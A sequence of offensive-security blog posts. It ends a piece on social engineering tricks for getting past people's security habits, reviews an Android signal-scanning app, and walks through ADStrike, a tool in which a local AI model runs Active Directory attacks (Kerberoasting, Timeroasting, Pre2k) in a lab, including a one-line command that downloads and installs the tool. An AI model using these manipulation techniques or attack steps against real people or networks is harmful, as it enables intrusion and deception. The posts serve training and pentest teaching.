Even when companies train users, run simulations and repeat awareness courses, there is often still a small percentage of people who click or respond. Why? Because at that moment, some of them are tired, stressed, busy, distracted or simply overloaded. At that moment, the person does not reach the analysis stage.

That is why training alone is not enough. Training helps, but it does not eliminate the human condition.


A phishing email triggering excitement. Source: CaniPhish

The most effective emails are often the ones that trigger stress or excitement directly. A message that creates urgency or a strong emotional reaction can overpower careful thinking. Once that happens, hackers move into the next steps.

Trigger Bypass Techniques

Most people have simple mental triggers that hold up even under pressure. The trick is that attackers can sometimes bypass those triggers by shifting the context.

A person might say they never share passwords. But that rule can get bypassed if the attacker presents a password generator, an IT support request, or a command they’re told to run for verification. The target can still believe they’re following their rule, even while being manipulated out of it. Verification habits can also be bypassed with fake signatures, familiar names, or a two-step sequence that starts with something safe. A short first interaction lowers suspicion, and then a second one carries the real pressure. That’s often more effective than starting aggressively. Company rules can be bypassed by changing the frame. A USB drive disguised as a personal gift feels different from an unknown device dropped on a desk. The same object reads very differently depending on the story around it.

That’s why social engineering isn’t about one universal trick. It’s about adapting the story to the trigger.

Protection

For companies, the best defense is a mix of organizational measures, technical controls, and incident response. Training lowers the success rate of simple attacks. Technical controls reduce the damage when someone does make a mistake. And since no defense is perfect, response procedures matter too. Organizations need to know what to do when a suspicious message, call, or request slips through.

Individuals should not be afraid to refuse. Don’t feel obligated to be polite when something feels wrong. If a call creates stress, stop and think instead of reacting automatically. Never make important decisions while overwhelmed. Learn to recognize manipulation patterns, and don’t keep a suspicious conversation going just because the other side sounds official.

Sometimes the safest choice is just to hang up.

Summary

There’s no guaranteed technique for success, and no guaranteed protection either. Human beings are vulnerable because evolution made us efficient, not perfect. That efficiency helps us survive, but it also gives social engineers a way in.

To reduce the probability of these attacks, we offer our Security Awareness and Risk Management training for companies. For pentesters, we offer The Science and Art of Social Engineering, where Master OTW walks you through the tools and techniques needed to become an effective social engineer.

The post Social Engineering: Exploiting Human Psychology in Offensive Security first appeared on Hackers Arise.
SDR (Signals Intelligence) for Hackers: Scanning Wireless Devices Using FieldWatch

Welcome back, aspiring cyberwarriors!

As you know, there are thousands of Bluetooth and WiFi signals we pass through daily, especially if we live an active life in a big city. That includes tags, smartphones, WiFi routers, drones, surveillance devices, vehicles, body cams and mesh radios. Clearly it doesn’t stop here and the list goes on.


Many of you are privacy focused individuals and want to know what’s going on around you and whether you’re being tracked or watched by someone. That’s okay, protecting your privacy is a good thing. FieldWatch was made for this. It matches what it hears against an editable signature catalog of roughly 250 device types and shows the results in live views, recorded sessions, path maps and reports. Everything runs on the device and works fully offline.

FieldWatch


FieldWatch is a free, open-source Android app that listens to nearby Wi-Fi and Bluetooth signals using the radios already in your phone. It compares what it hears against a list of known device signatures and shows them. It only receives signals. It never transmits. 


Source: OGridPete
Source: OGridPete


You can set alerts for specific devices, record what’s present during a walk or drive, and later compare sessions. All the findings are sorted under their category. It also has basic GNSS interference detection and can send results to mapping tools like TAK. Matches are based on patterns, not guaranteed identifications, and the app only sees what the phone’s radios and Android allow it to see.


Depending on your preferences, you may want to see these devices on a radar or on a map. The app found the location of the drone operator as well as the drone itself.

Source: OGridPete
Source: OGridPete

TAK Support

TAK and ATAK are free mapping apps used by military, emergency responders and some civilians to share locations and information on a map in real time. FieldWatch can send what it detects straight to TAK over the local network.


When FieldWatch sees a drone that’s broadcasting Remote ID, it can place a moving marker on the TAK map for the drone and a second marker for the pilot if that location is available. Other devices it finds, plus any GNSS interference alerts, can also appear as markers. Several phones running FieldWatch can send data to the same map at the same time, so a team sees the same picture.

Source: OGridPete

GNSS Interference Detection

Newer versions check for signs of GPS interference or spoofing using the phone’s own receiver. After a short outdoor calibration, it can alert you and mark the spot on your path or on a TAK map. It shows where you were, not where the interference came from.

Source: OGridPete

Limits

Now let’s talk about its limits. It isn’t a direction finder. Also, it doesn’t scan Bluetooth Classic, cellular networks or full Wi-Fi traffic. Matches are based on patterns and those are not confirmed identities. Your results depend on the phone and what Android lets the app see. For better results use newer phones. Official versions only come from the GitHub repo.

Android App

Download the APK from the official GitHub page and sideload it. Android 10 or newer is required. Android 11 has more functions that can be used with this app. A short instruction file and manual are included. The repository has all the answers in terms of the app. It works on a cheap phone with no SIM card. OffGridPete recently posted that he used a Moto G for $30 for his test and it worked well. If you decide to use it, use it for your own privacy and security, and be respectful of other people’s privacy.

Summary

You can use your cheap phone as a scanner for devices nearby, and find jamming and tracking. There are different apps that do similar things, but they’re bound to Linux only, which is very inconvenient. FieldWatch works on an Android phone to find trackers, cameras, drones, body cams and more.

If you enjoy experimenting with frequencies and trying new things, we recommend signing up for our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post SDR (Signals Intelligence) for Hackers: Scanning Wireless Devices Using FieldWatch first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 28: Using ADStrike to Compromise Active Directory

Welcome back, aspiring cyberwarriors! 


Our article on ADScan and ADPulse was popular. Those tools didn’t need the AI to work, they were basically using python libraries to do all the heavy work of analyzing the Active Directory setup. Today we will look at ADStike, which is somewhat similar but uses AI to arrange the attacks. AI here is completely optional. It analyzes the results of each step and decides what tool to run and what information to find. Models that support tool calls can be used for it, like Qwen 2.5-coder 7b.

ADStike has all the common AD attacks and different levels of OPSEC modes with 52 attack modules integrated. We will look at the workflow it has and use a local AI model to direct the pentest. 

Setting Up

The repository has the installation process laid out. Let’s use it.


kali > git clone https://github.com/capture0x/AdStrike.git && cd AdStrike && chmod +x install.sh run.sh && bash install.sh && source venv/bin/activate && bash run.sh



Usually it takes 5 minutes to set things up. Then you will be prompted to fill out the information about the domain. We are using our lab here with a regular account that doesn’t have any privileges in the domain to make it fair. 

When it has all the needed information, it will be saved in a config file. You will then see the main menu with options. Each phase has separate steps that can run individually.

We will go with step 53, which is AI. The tool already knows what local Ollama models we have installed and lets us choose if there are some. For this test we kept OPSEC level default.

Once you select the needed options, the scan will begin.

Pentesting Active Directory


The AI orchestrator will start from the first phase (Recon) and select only the appropriate phases and steps for your Active Directory setsups. All environments are different, some attacks will simply be impossible due to infrastructure limitations. 

As it progresses we start seeing the output on the screen from the commands it runs. 


Basically, it does all you would do but quicker. Below you can see that LAPS were empty, because they were not set up in this domain. You might want to recommend your client fix it, if you encounter the same results. LAPS help a lot in preventing lateral movement, since the Administrator password will never be the same across your machines. 


Then Kerberoasting follows. We did have a few roastable accounts. The compromise here will depend on your wordlist. 

Since it’s our lab, we knew the password of that user.


Another attack you may see is Timeroasting. Here it uses an impacket script to extract computer hashes. While those are basically impossible to brute force, some computers are vulnerable to Pre2k attack, where the password of the computer matches the DNS name. 

Here is more on Pre2k. Look at the NetExec commands. It’s passing the computer name and the password to the DC to find a valid account. These machines can have certain privileges, just like users do. All the privileges can be found in BloodHound. By the way, ADStrike will run SharpHound collection and analyze the data with AI to find paths and worthy accounts. 

Finally, after all the necessary steps, you will have a nice report generated in different formats.

Let’s open the HTML version and see what it looks like.

Scrolling down we see the MITRE ATT&CK Coverage

Then we have all the findings and their details. 

Summary

ADStrike looks very promising and easy to work with. It has 52 attack modules that are orchestrated with AI. AI here is completely optional and things should work without it as well. If you prefer not to let AI execute anything in your environment, you can use it for planning only or leave it alone to pwn your lab.

Join our AI for Cybersecurity training to learn more! During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.

The post Artificial Intelligence (AI) in Cybersecurity, Part 28: Using ADStrike to Compromise Active Directory first appeared on Hackers Arise.
